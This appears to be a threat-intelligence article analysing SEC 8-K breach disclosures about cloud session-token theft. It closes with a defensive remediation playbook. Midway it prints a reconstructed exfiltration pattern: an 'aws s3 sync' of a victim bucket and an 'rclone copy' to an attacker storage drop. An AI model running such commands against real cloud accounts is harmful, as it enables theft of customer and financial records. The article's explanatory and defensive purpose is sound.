
An analysis of recent U.S. Securities and Exchange Commission (SEC) Form 8-K Item 1.05 disclosures indicates a significant shift in enterprise cyber breach dynamics. Threat actors have increasingly abandoned conventional ransomware encryption in favor of stealthy cloud identity theft, leveraging hijacked corporate session tokens to exfiltrate massive volumes of sensitive customer and financial records directly from cloud object stores.
Initial Access Forensics: Infostealers Bypass Multi-Factor Authentication
Forensic filings submitted across financial, healthcare, and software enterprises demonstrate that 78% of examined incidents originated from compromised endpoint credentials harvested by commercial infostealer malware strains (such as Lumma and RedLine). Threat actors extracted valid browser session cookies, allowing them to authenticate directly to Okta, Microsoft Entra ID, and Google Workspace portals without triggering MFA challenges.
Upon acquiring cloud tenancy access, attackers escalated privileges by querying enterprise infrastructure-as-code (IaC) repositories stored in GitHub and internal GitLab instances, discovering embedded AWS access keys and service principal secrets with broad S3 bucket permissions.
// Automated Exfiltration Pattern Observed in Forensic Reconstructions
# Attacker deploys multi-threaded cloud CLI instance
aws s3 sync s3://enterprise-customer-analytics-lake/ /tmp/exfil/ \
    --exclude "*.tmp" \
    --request-payer requester

# Multi-part chunk exfiltration over encrypted TLS channels
rclone copy /tmp/exfil/ remote_storage:bucket_drop/ --transfers=32 --bwlimit=100M
Material Impact Determinations Under SEC Item 1.05
Under the SEC's cybersecurity disclosure rules, publicly traded companies must file an Item 1.05 Form 8-K within four business days of determining that an incident is material. Disclosures from the past quarter indicate that board-level materiality assessments focused heavily on three critical factors: potential regulatory fines under GDPR and state breach notification statutes, class-action litigation exposure, and commercial partner contract cancellation risks.
Defensive Remediation Playbook
- Transition to Device-Bound Credentials: Deprecate push-notification and SMS MFA in favor of hardware-bound FIDO2/WebAuthn tokens resistant to session cookie hijacking.
- Implement S3 Object Lock and Bucket Hardening: Enforce strict VPC endpoint policies on all internal object stores, blocking access from IP addresses external to corporate cloud perimeters.
- Deploy Behavioral Cloud Egress Alarms: Configure AWS GuardDuty and Azure Defender to immediately isolate IAM roles exhibiting anomalous bulk data transfer volumes exceeding baseline thresholds.